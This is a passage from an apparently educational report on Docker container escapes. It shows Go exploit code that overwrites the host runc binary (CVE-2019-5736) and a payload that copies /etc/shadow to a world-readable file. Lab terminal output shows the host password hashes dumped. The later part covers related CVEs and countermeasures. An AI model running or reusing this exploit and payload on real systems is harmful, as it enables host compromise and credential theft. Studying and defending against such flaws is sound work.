
// Now that we have the file handle, lets write to the runc binary and overwrite it
// It will maintain it's executable flag
for {
    writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC,
    if int(writeHandle.Fd()) > 0 {
        fmt.Println("write handle", writeHandle)
        writeHandle.Write([]byte(payload))
        return
    }
}
```

Ultimately it will succeed when the runC binary exits. After this the runC binary is compromised and can be used to attack other containers or the host itself, in fact If we are able to write to that file handle we have overwritten the runc binary on the host. We are able to execute any arbitrary commands as root.


```
27
28 // This is the line of shell commands that will execute on the host
27 var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"
26
```

```
matt@matt-VirtualBox: ~  
File Modifica Visualizza Cerca Terminale Aiuto  
matt@matt-VirtualBox:~$ ls /tmp/shadow  
ls: impossibile accedere a '/tmp/shadow': File o directory non esistente  
matt@matt-VirtualBox:~$  
  
root@7b689e19d67b: /home/Documenti  
File Modifica Visualizza Cerca Terminale Aiuto  
root@7b689e19d67b: /home/Documenti#
```



```
matt@matt-VirtualBox: ~  
File Modifica Visualizza Cerca Terminale Aiuto  
matt@matt-VirtualBox:~$ ls /tmp/shadow  
ls: impossibile accedere a '/tmp/shadow': File o directory non esistente  
matt@matt-VirtualBox:~$  
  
root@7b689e19d67b: /home/Documenti  
File Modifica Visualizza Cerca Terminale Aiuto  
root@7b689e19d67b:/home/Documenti# go run exxploit.go  
/bin/sh sovrascritto
```




The image shows two terminal windows. The top window is titled 'matt@matt-VirtualBox: ~' and contains the following commands and output:

```
matt@matt-VirtualBox:~$ ls /tmp/shadow
ls: impossibile accedere a '/tmp/shadow': File o directory non esistente
matt@matt-VirtualBox:~$ sudo docker exec -it 7b68 /bin/sh
ERR0[0000] No help topic for '/bin/sh'
No help topic for '/bin/sh'
matt@matt-VirtualBox:~$
```

The bottom window is titled 'root@7b689e19d67b: /home/Documenti' and contains the following commands and output:

```
root@7b689e19d67b: /home/Documenti# go run exxploit.go
/bin/sh sovrascritto
[+] Found the PID: 1383
file handle
```

when we uses docker exec to get into the container, this will trigger the exploit which will be executed as root



```
matt@matt-VirtualBox: ~  
File Modifica Visualizza Cerca Terminale Aiuto  
matt@matt-VirtualBox:~$ ls /tmp/shadow  
ls: impossibile accedere a '/tmp/shadow': File o directory non esistente  
matt@matt-VirtualBox:~$ sudo docker exec -it 7b68 /bin/sh  
ERRO[0000] No help topic for '/bin/sh'  
No help topic for '/bin/sh'  
matt@matt-VirtualBox:~$ ls /tmp/shadow  
/tmp/shadow  
matt@matt-VirtualBox:~$ cat /tmp/shadow  
  
root@7b689e19d67b: /home/Documenti  
File Modifica Visualizza Cerca Terminale Aiuto  
root@7b689e19d67b:/home/Documenti# go run exxploit.go  
/bin/sh sovrascritto  
[+] Found the PID: 1383  
file handle  
█
```

```

matt@matt-VirtualBox: ~
File Modifica Visualizza Cerca Terminale Aiuto
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
uidd:*:18480:0:99999:7:::
avahi-autoipd:*:18480:0:99999:7:::
usbmux:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
rtkit:*:18480:0:99999:7:::
cups-pk-helper:*:18480:0:99999:7:::
speech-dispatcher:!:18480:0:99999:7:::
whoopsie:*:18480:0:99999:7:::
kernoops:*:18480:0:99999:7:::
saned:*:18480:0:99999:7:::
avahi:*:18480:0:99999:7:::
colord:*:18480:0:99999:7:::
hplip:*:18480:0:99999:7:::
geoclue:*:18480:0:99999:7:::
pulse:*:18480:0:99999:7:::
gnome-initial-setup:*:18480:0:99999:7:::
gdm:*:18480:0:99999:7:::
matt:$6$ixX69pT1$lxpYK.pE3I9arL.utvp6BJF5pd.i4VwBDWbKCds0wJapLQbFTT3xhXwVhFAM4sLPUSA1N32JgKM55nE
vwNNRU.:18876:0:99999:7:::
vboxadd:!:18876:0:99999:7:::
matt@matt-VirtualBox:~$

root@7b689e19d67b: /home/Documenti
File Modifica Visualizza Cerca Terminale Aiuto
root@7b689e19d67b:/home/Documenti# go run exxploit.go
/bin/sh sovrascritto
[+] Found the PID: 1383
file handle

```

CVE-2016-9962 (and again in CVE-2020-14300)

Container break-out via /proc/sys/kernel/core_pattern or /sys/kernel/uevent_helper

Hosts with the initrd rootfs (DOCKER_RAMDISK) were affected (e.g. Minikube)

exploitation is very similar to 2019-5736 with changing on the [overwritten file name](#).

Countermeasure:

- Update machines and docker regularly to minimize the possibility of vulnerabilities being exploited in fact Vendors(Aws,Red Hat, etc..) and Docker already solved these vulnerabilities (CVE-2019-5736,CVE-2020-14300 CVE-2016-9962) with updates and patches.
- Avoid running containers using root privileges, especially if it is the default configuration. To ensure that the machines are properly protected from potential attacks, only use them as application users.
- Ensure that containers are properly configured in order to maximize security. This includes proper API configuration.
- Role-based access control (RBAC) security technologies can also prevent successful exploitation of CVE-2019-5736 by preventing the runC file from being overwritten.
- For Linux, setting the runC file as immutable was a fast and functional patch.

This runC vulnerabilities illustrates how containers have to work in a balance between efficiency and security.

Users-remap(CVE-2021-21284)

The best way to prevent privilege-escalation attacks from within a container is to configure your container's applications to run as unprivileged users.

For containers whose processes must run as the root user within the container, you can re-map this user to a less-privileged user on the Docker host.

To do this docker uses an option **'--usersns-remap'** that has to be added to the demon at startup **dockerd --usersns-remap="testuser:testuser"**

<https://docs.docker.com/engine/security/usersns-remap/>.

A vulnerability in this Docker Engine security feature discovered by [Alex Chapman](#) potentially allowed an exploit to escalate privileges from a remapped user to root.

"This bug allowed this non-privileged, remapped user to escalate to the real 'root' user by exploiting various race conditions in Docker when building or starting containers."(Alex Chapman)

If --usersns-remap is enabled and the root user in the remapped namespace has access to the host filesystem, they can modify files under /var/lib/docker/<remapping> that cause writing files with extended privileges.

Low impact(Limited exploitation)

However, “exploitation is limited”, since we have to escape the container, and another user and create or build a container” in order to replace files written during the container creation or build process.

Countermeasure:

- Update machines and docker regularly to minimize the chance of vulnerabilities being exploited, this vulnerability was in fact fixed in docker-ce versions 19.03.15 and 20.10.3.
- don't use --userns-remap' (is not that widely used).